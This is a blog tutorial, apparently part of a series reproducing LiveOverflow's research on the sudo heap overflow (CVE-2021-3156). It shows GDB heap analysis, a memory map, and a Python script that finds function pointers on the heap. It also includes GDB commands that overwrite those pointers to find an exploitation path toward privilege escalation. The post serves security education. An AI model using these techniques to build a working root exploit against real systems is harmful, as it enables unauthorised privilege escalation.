SUDO堆溢出提权:从fuzz到exp [3]
前文:https://blog.joe1sn.top/2022/01/04/CVE-2021-3156/
受到youtuber:LiveOverflow的系列教程的启发,我发现在中文互联网上并没有相关的翻译教程,所以我想以实验报告的形式来创造这个从fuzz到exp的系列图文教程
原始视频合集:https://www.youtube.com/watch?v=uj1FTiczJSE&list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx
原始Blog:https://liveoverflow.com/why-pick-sudo-research-target-part-1/
原作者代码仓库:https://github.com/LiveOverflow/pwnedit
My previous blog: https://blog.joe1sn.top/2022/01/04/CVE-2021-3156/
I was inspired by the LiveOverflow’s Sudo Vulnerability Walkthrough on youtube, but i found there’s no Chinese version of this walkthrough tutorial, so i decided to write in experimental report way to create this “from fuzz to exploit” series.
Original Videos: https://www.youtube.com/watch?v=uj1FTiczJSE&list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx
Original Blog: https://liveoverflow.com/why-pick-sudo-research-target-part-1/
Source Project Code: https://github.com/LiveOverflow/pwnedit
本节内容:
Discussing Heap Exploit Strategies for sudo - Ep. 09
Developing a Tool to Find Function Pointers on The Heap | Ep. 10
Fuzzing Heap Layout to Overflow Function Pointers | Ep. 11
Developing GDB Extension for Heap Exploitation | Ep. 12
编写exp思路
对于CTF中常见的堆思路是通过堆分配算法,使用free、malloc进行exp的编写,所以一般会出现一些菜单让你使用这些功能。本质上是攻击堆分配算法
但是在漏洞利用中,只存在这一个堆溢出,我们无法进行系列的free、malloc,所以思路是能否攻击堆内的有效数据,尝试找到堆内的函数指针或者其他有用的数据。本质上是攻击堆上的数据
GDB调试
不适用asan重新编译后,使用GEF分析crash时堆的分布

一个很明显的堆溢出,再看看出发时的堆分布
断点

堆chunk



再次到达断点,堆溢出
困难与解决
这样的堆分配情况让我们很难使用堆风水去调整堆分配,并且在程序运行中会遇到各种何样的内存分配情况,哪怕是不一样的长度都会造成堆分配的不同,进而让数据分配到不同的地方。
如何解决,有两个思路
-
作者收到了原文报告的启发,尝试编写小工具去“控制”堆
To implement this initial technique, we wrote a rudimentary brute-forcer
that executes Sudo inside gdb, overflows the “user_args” buffer, and
randomly selects the following parameters: -
通过覆写其他堆中的函数指针来实现rce或者提权
函数指针工具编写
思路分析
从gdb的vmmap指令我们知道程序有哪些代码段

如果在堆内存中带有x即可执行权限的话就可能存在能够被我们利用的函数指针
工具编写
-
写入但是没有溢出的情况下,在漏洞函数断点,dump内存
dump binary memory /pwd/heap 0x005555555f9000 0x00555555637000
-
复制
vmmap结果,尝试分析出有可执行权限的内存地址0x00555555554000 0x0055555555b000 0x00000000000000 r-- /pwd/sudo_test/src/sudo
0x0055555555b000 0x005555555d6000 0x00000000007000 r-x /pwd/sudo_test/src/sudo
0x005555555d6000 0x005555555f4000 0x00000000082000 r-- /pwd/sudo_test/src/sudo
0x005555555f4000 0x005555555f5000 0x0000000009f000 r-- /pwd/sudo_test/src/sudo
0x005555555f5000 0x005555555f9000 0x000000000a0000 rw- /pwd/sudo_test/src/sudo
0x005555555f9000 0x00555555637000 0x00000000000000 rw- [heap]
0x007ffff7cc1000 0x007ffff7d02000 0x00000000000000 rw-
0x007ffff7d02000 0x007ffff7d05000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d05000 0x007ffff7d0c000 0x00000000003000 r-x /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0c000 0x007ffff7d0e000 0x0000000000a000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0e000 0x007ffff7d0f000 0x0000000000b000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0f000 0x007ffff7d10000 0x0000000000c000 rw- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d10000 0x007ffff7d16000 0x00000000000000 rw-
0x007ffff7d16000 0x007ffff7d1d000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
0x007ffff7d1d000 0x007ffff7d4f000 0x00000000000000 r-- /usr/lib/locale/C.UTF-8/LC_CTYPE
0x007ffff7d4f000 0x007ffff7d51000 0x00000000000000 rw-
0x007ffff7d51000 0x007ffff7d73000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7d73000 0x007ffff7eeb000 0x00000000022000 r-x /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7eeb000 0x007ffff7f39000 0x0000000019a000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f39000 0x007ffff7f3d000 0x000000001e7000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f3d000 0x007ffff7f3f000 0x000000001eb000 rw- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f3f000 0x007ffff7f43000 0x00000000000000 rw-
0x007ffff7f43000 0x007ffff7f45000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f45000 0x007ffff7f56000 0x00000000002000 r-x /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f56000 0x007ffff7f5c000 0x00000000013000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5c000 0x007ffff7f5d000 0x00000000019000 --- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5d000 0x007ffff7f5e000 0x00000000019000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5e000 0x007ffff7f5f000 0x0000000001a000 rw- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5f000 0x007ffff7f65000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f65000 0x007ffff7f76000 0x00000000006000 r-x /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f76000 0x007ffff7f7c000 0x00000000017000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7c000 0x007ffff7f7d000 0x0000000001c000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7d000 0x007ffff7f7e000 0x0000000001d000 rw- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7e000 0x007ffff7f82000 0x00000000000000 rw-
0x007ffff7f82000 0x007ffff7f84000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7f84000 0x007ffff7f99000 0x00000000002000 r-x /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7f99000 0x007ffff7fb3000 0x00000000017000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb3000 0x007ffff7fb4000 0x00000000030000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb4000 0x007ffff7fb5000 0x00000000031000 rw- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb5000 0x007ffff7fbd000 0x00000000000000 rw-
0x007ffff7fbd000 0x007ffff7fbe000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fbe000 0x007ffff7fbf000 0x00000000001000 r-x /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fbf000 0x007ffff7fc0000 0x00000000002000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc0000 0x007ffff7fc1000 0x00000000002000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc1000 0x007ffff7fc2000 0x00000000003000 rw- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc2000 0x007ffff7fc4000 0x00000000000000 rw-
0x007ffff7fca000 0x007ffff7fce000 0x00000000000000 r-- [vvar]
0x007ffff7fce000 0x007ffff7fcf000 0x00000000000000 r-x [vdso]
0x007ffff7fcf000 0x007ffff7fd0000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7fd0000 0x007ffff7ff3000 0x00000000001000 r-x /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ff3000 0x007ffff7ffb000 0x00000000024000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffc000 0x007ffff7ffd000 0x0000000002c000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffd000 0x007ffff7ffe000 0x0000000002d000 rw- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffe000 0x007ffff7fff000 0x00000000000000 rw-
0x007ffffffde000 0x007ffffffff000 0x00000000000000 rw- [stack] -
编写python脚本
vmmap='''
0x00555555554000 0x0055555555b000 0x00000000000000 r-- /pwd/sudo_test/src/sudo
0x0055555555b000 0x005555555d6000 0x00000000007000 r-x /pwd/sudo_test/src/sudo
0x005555555d6000 0x005555555f4000 0x00000000082000 r-- /pwd/sudo_test/src/sudo
0x005555555f4000 0x005555555f5000 0x0000000009f000 r-- /pwd/sudo_test/src/sudo
0x005555555f5000 0x005555555f9000 0x000000000a0000 rw- /pwd/sudo_test/src/sudo
0x005555555f9000 0x00555555637000 0x00000000000000 rw- [heap]
0x007ffff7cc1000 0x007ffff7d02000 0x00000000000000 rw-
0x007ffff7d02000 0x007ffff7d05000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d05000 0x007ffff7d0c000 0x00000000003000 r-x /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0c000 0x007ffff7d0e000 0x0000000000a000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0e000 0x007ffff7d0f000 0x0000000000b000 r-- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d0f000 0x007ffff7d10000 0x0000000000c000 rw- /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
0x007ffff7d10000 0x007ffff7d16000 0x00000000000000 rw-
0x007ffff7d16000 0x007ffff7d1d000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
0x007ffff7d1d000 0x007ffff7d4f000 0x00000000000000 r-- /usr/lib/locale/C.UTF-8/LC_CTYPE
0x007ffff7d4f000 0x007ffff7d51000 0x00000000000000 rw-
0x007ffff7d51000 0x007ffff7d73000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7d73000 0x007ffff7eeb000 0x00000000022000 r-x /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7eeb000 0x007ffff7f39000 0x0000000019a000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f39000 0x007ffff7f3d000 0x000000001e7000 r-- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f3d000 0x007ffff7f3f000 0x000000001eb000 rw- /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x007ffff7f3f000 0x007ffff7f43000 0x00000000000000 rw-
0x007ffff7f43000 0x007ffff7f45000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f45000 0x007ffff7f56000 0x00000000002000 r-x /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f56000 0x007ffff7f5c000 0x00000000013000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5c000 0x007ffff7f5d000 0x00000000019000 --- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5d000 0x007ffff7f5e000 0x00000000019000 r-- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5e000 0x007ffff7f5f000 0x0000000001a000 rw- /usr/lib/x86_64-linux-gnu/libz.so.1.2.11
0x007ffff7f5f000 0x007ffff7f65000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f65000 0x007ffff7f76000 0x00000000006000 r-x /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f76000 0x007ffff7f7c000 0x00000000017000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7c000 0x007ffff7f7d000 0x0000000001c000 r-- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7d000 0x007ffff7f7e000 0x0000000001d000 rw- /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
0x007ffff7f7e000 0x007ffff7f82000 0x00000000000000 rw-
0x007ffff7f82000 0x007ffff7f84000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7f84000 0x007ffff7f99000 0x00000000002000 r-x /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7f99000 0x007ffff7fb3000 0x00000000017000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb3000 0x007ffff7fb4000 0x00000000030000 r-- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb4000 0x007ffff7fb5000 0x00000000031000 rw- /usr/lib/x86_64-linux-gnu/libcrypt.so.1.1.0
0x007ffff7fb5000 0x007ffff7fbd000 0x00000000000000 rw-
0x007ffff7fbd000 0x007ffff7fbe000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fbe000 0x007ffff7fbf000 0x00000000001000 r-x /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fbf000 0x007ffff7fc0000 0x00000000002000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc0000 0x007ffff7fc1000 0x00000000002000 r-- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc1000 0x007ffff7fc2000 0x00000000003000 rw- /usr/lib/x86_64-linux-gnu/libutil-2.31.so
0x007ffff7fc2000 0x007ffff7fc4000 0x00000000000000 rw-
0x007ffff7fca000 0x007ffff7fce000 0x00000000000000 r-- [vvar]
0x007ffff7fce000 0x007ffff7fcf000 0x00000000000000 r-x [vdso]
0x007ffff7fcf000 0x007ffff7fd0000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7fd0000 0x007ffff7ff3000 0x00000000001000 r-x /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ff3000 0x007ffff7ffb000 0x00000000024000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffc000 0x007ffff7ffd000 0x0000000002c000 r-- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffd000 0x007ffff7ffe000 0x0000000002d000 rw- /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x007ffff7ffe000 0x007ffff7fff000 0x00000000000000 rw-
0x007ffffffde000 0x007ffffffff000 0x00000000000000 rw- [stack]
'''
import struct
memmap = []
for mem in vmmap.splitlines():
if 'r-x' in mem:
start, end, size, perm, f = mem.split(' ')
start = int(start, 16)
end = int(end, 16)
memmap.append((start, end))
with open('/pwd/heap','rb') as f:
heap = f.read()
n = 0x41

for i in range(0, len(heap), 8):
    heap_addr = i+0x005555555f9000
    b = heap[i:i+8]
    q = struct.unpack('Q', b)[0]
    for mem in memmap:
        if q>=mem[0] and q<=mem[1]:
            # print(f"0x{heap_addr:016x}: {q:016x} {b}")
            print(f"set *0x{heap_addr:016x} = 0x"+(hex(n)[2:]*5))
            n += 1
    if 0x000055555561b4d0 == heap_addr:
print(f"0x{heap_addr:016x}: our [buffer]") -
得到结果

能堆溢出的堆在最下面,不能覆写任何函数指针,艹
-
重新分析,判断找到的函数是否真的被执行了,作者这里修改了他的脚本
n = 0x41
for i in range(0, len(heap), 8):
heap_addr = i+0x005555555f9000
b = heap[i:i+8]
q = struct.unpack('Q', b)[0]
for mem in memmap:
if q>=mem[0] and q<=mem[1]:
# print(f"0x{heap_addr:016x}: {q:016x} {b}")
print(f"set *0x{heap_addr:016x} = 0x"+(hex(n)[2:]*5))
n += 1
if 0x000055555561b4d0 == heap_addr:
print(f"0x{heap_addr:016x}: our [buffer]")生成不会造成
crash的文件echo -en "0edit\x00-s\x000000000" > /tmp/normal

在gdb中设置这些值
set *0x00005555556149a8 = 0x4141414141
set *0x00005555556149b0 = 0x4242424242
set *0x0000555555615260 = 0x4343434343
set *0x0000555555615268 = 0x4444444444
set *0x0000555555617e00 = 0x4545454545
set *0x0000555555617eb0 = 0x4646464646
set *0x0000555555618378 = 0x4747474747
set *0x0000555555618398 = 0x4848484848
set *0x00005555556183b8 = 0x4949494949
set *0x00005555556183d8 = 0x4a4a4a4a4a
set *0x00005555556184d8 = 0x4b4b4b4b4b
set *0x0000555555619b40 = 0x4c4c4c4c4c
set *0x000055555561a0b0 = 0x4d4d4d4d4d
取消断点继续,应该就会出现一些报错了

>>问题
-
没有出现报错,并且直接执行了
脚本的相关的地址写错了
发现一个红黑树!
